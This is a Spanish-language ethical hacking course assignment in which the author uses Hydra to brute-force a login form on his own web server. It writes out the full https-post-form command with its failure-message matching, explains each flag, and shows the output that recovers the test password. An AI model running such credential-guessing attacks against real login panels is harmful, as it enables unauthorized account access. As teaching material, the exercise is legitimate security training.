Experto Universitario en Ethical Hacking

Rodrigo Vila

Passwod Cracking.

Ejercicio 1 Unidad 2

Consigna:

En esta consigna me explayaré sobre el punto n° 2 por parecerme más interesante, pero trataré de documentarlo lo máximo posible:

- Mostrar un ejemplo de cracking de autenticación contra un panel de login que ustedes quieran o seleccionen.

Esto significa que pueden instalarse un Servidor WEB, con un login y lo vulneran con las siguientes herramientas:

HYDRA (LINUX) / MEDUSA (LINUX) / NCRACK (LINUX)

Respuesta:

Comienzo por la Consigna de crackeo de credenciales login de formulario utilizando Hydra:

Atacare mi propio formulario subido en mi propio servidor:


https://rodrigovilait.com/formulario/index.html


Yo ya cree un usuario y Contraseña en el formulario para simplificar la demostración del crackeo:

User: Lorraine


Pass: Prueba123!

En vez de utilizar grandes diccionarios como rockyou, creo mis propios archivos para demostrar mas simplificadamente cómo funciona el procedimiento:






Si miro el código fuente del login puedo identificar que el formulario utiliza el método “POST” para enviar los datos ingresados:



Para configurar el comando de Hydra, vamos a especificar un mensaje de validación cuando logramos ingresar o un mensaje de error cuando el login es incorrecto. Así Hydra identifica si le atinó a las credenciales. Probamos Ingresar con cualquier user y pass incorrectos:



Ahora sabemos que en caso de ser incorrecta la contraseña, el login nos devuelve el mensaje “Contraseña incorrecta.”

Y en caso de User inexistente no devuelve:

No se encontró el usuario.

Entonces configuramos el comando de Hydra para realizar un ataque POST contra el formulario y que solo marque como válidas las combinaciones de usuario y contraseña que no generen estos mensajes.

hydra -L users.txt -P passwords.txt -s 443 -f -V -e ns -t 4 -o output.txt rodrigovilait.com https-post-form "/formulario/login.php:username=^USER^&password=^PASS^:Contraseña incorrecta|No se encontró el usuario"

Explicación del comando:

-L users.txt:

Esta opción le indica a Hydra que se debe usar un archivo de texto con una lista de nombres de usuario. En este caso, el archivo se llama users.txt.

-P passwords.txt:

Esta opción le indica a Hydra que se debe usar un archivo de texto con una lista de contraseñas. En este caso, el archivo se llama passwords.txt.

-s 443:

Define el puerto al que se conectará Hydra. En este caso, se está usando el puerto 443, que es el puerto por defecto para HTTPS (conexiones seguras).

-f: Esta opción indica que Hydra debe detenerse tan pronto como encuentre una combinación de usuario y contraseña válida. Esto ayuda a acelerar el proceso y evitar intentos innecesarios.

-V: Habilita el modo verbose, lo que significa que Hydra mostrará más información sobre cada intento que realice. Así puedes ver cada intento de usuario y contraseña y los resultados de esos intentos.

-e ns:

Esta opción le permite a Hydra intentar combinaciones adicionales. En este caso, se usan las letras ns:

n: Intenta usar el nombre de usuario como contraseña (es decir, si el nombre de usuario es "admin", también intentará "admin" como contraseña).

s: Intenta usar una contraseña vacía ("").

-t 4:

Define el número de tareas paralelas o "threads" que Hydra utilizará para realizar los intentos. En este caso, se están usando 4 threads. Cuantos más threads, más rápido puede ser el ataque, pero también puede sobrecargar el servidor si se usa un número muy alto.

-o output.txt:

Esta opción le dice a Hydra que guarde los resultados en un archivo. En este caso, los resultados se guardarán en el archivo output.txt.

rodrigovilait.com:


Este es el dominio de destino al que Hydra intentará conectarse. Aquí se especifica la URL del sitio web que estamos atacando.

https-post-form "/formulario/login.php:username=^USER^&password=^PASS^:Contraseña incorrecta|No se encontró el usuario":

https-post-form: Esta opción le indica a Hydra que está realizando un ataque contra un formulario de login en un sitio web a través de HTTPS (en este caso, el puerto 443, como se especificó anteriormente). El formato a seguir es:

:Contraseña incorrecta|No se encontró el usuario: Estos son los mensajes de error que Hydra considerará como válidos cuando una combinación de usuario y contraseña sea incorrecta. Si el servidor devuelve cualquiera de estos dos mensajes, Hydra entenderá que la combinación es incorrecta y no la marcará como válida. El operador | actúa como un "OR", por lo que cualquiera de estos dos mensajes indicará un intento fallido.

Procedemos:



Hemos encontrado las credenciales correctas!

Texto plano del comando:

┌──(kali㉿kali)-[~/Documents]

└─$ hydra -L users.txt -P passwords.txt -s 443 -f -V -e ns -t 4 -o output.txt rodrigovilait.com https-post-form "/formulario/login.php:username=^USER^&password=^PASS^:Contraseña incorrecta|No se encontró el usuario"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-19 17:34:43

[DATA] max 4 tasks per 1 server, overall 4 tasks, 15 login tries (l:3/p:5), ~4 tries per task

[DATA] attacking http-post-forms://rodrigovilait.com:443/formulario/login.php:username=^USER^&password=^PASS^:Contraseña incorrecta|No se encontró el usuario

[ATTEMPT] target rodrigovilait.com - login "Lorraine" - pass "Lorraine" - 1 of 15 [child 0] (0/0)

[ATTEMPT] target rodrigovilait.com - login "Lorraine" - pass "" - 2 of 15 [child 1] (0/0)

[ATTEMPT] target rodrigovilait.com - login "Lorraine" - pass "Prueba123!" - 3 of 15 [child 2] (0/0)

[ATTEMPT] target rodrigovilait.com - login "Lorraine" - pass "qwerty" - 4 of 15 [child 3] (0/0)

[ATTEMPT] target rodrigovilait.com - login "Lorraine" - pass "admin123" - 5 of 15 [child 0] (0/0)

[ATTEMPT] target rodrigovilait.com - login "user" - pass "user" - 6 of 15 [child 3] (0/0)

[ATTEMPT] target rodrigovilait.com - login "user" - pass "" - 7 of 15 [child 1] (0/0)

[443][http-post-form] host: rodrigovilait.com login: Lorraine password: Prueba123!

[STATUS] attack finished for rodrigovilait.com (valid pair found)

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-19 17:34:46


┌──(kali㉿kali)-[~/Documents]

└─$ cat output.txt

Hydra v9.5 run at 2024-12-19 17:34:43 on rodrigovilait.com http-post-form (hydra -L users.txt -P passwords.txt -s 443 -f -V -e ns -t 4 -o output.txt rodrigovilait.com http-post-form /formulario/login.php:username=^USER^&password=^PASS^:Contraseña incorrecta|No se encontró el usuario)

[443][http-post-form] host: rodrigovilait.com login: Lorraine password: Prueba123!

Probamos las credenciales obtenidas en el formulario:



Bienvenido, Lorraine!

Esta es una página protegida.

Solo pueden ver este mensaje usuarios registrados.

Cerrar sesión

Rodrigo Vila.-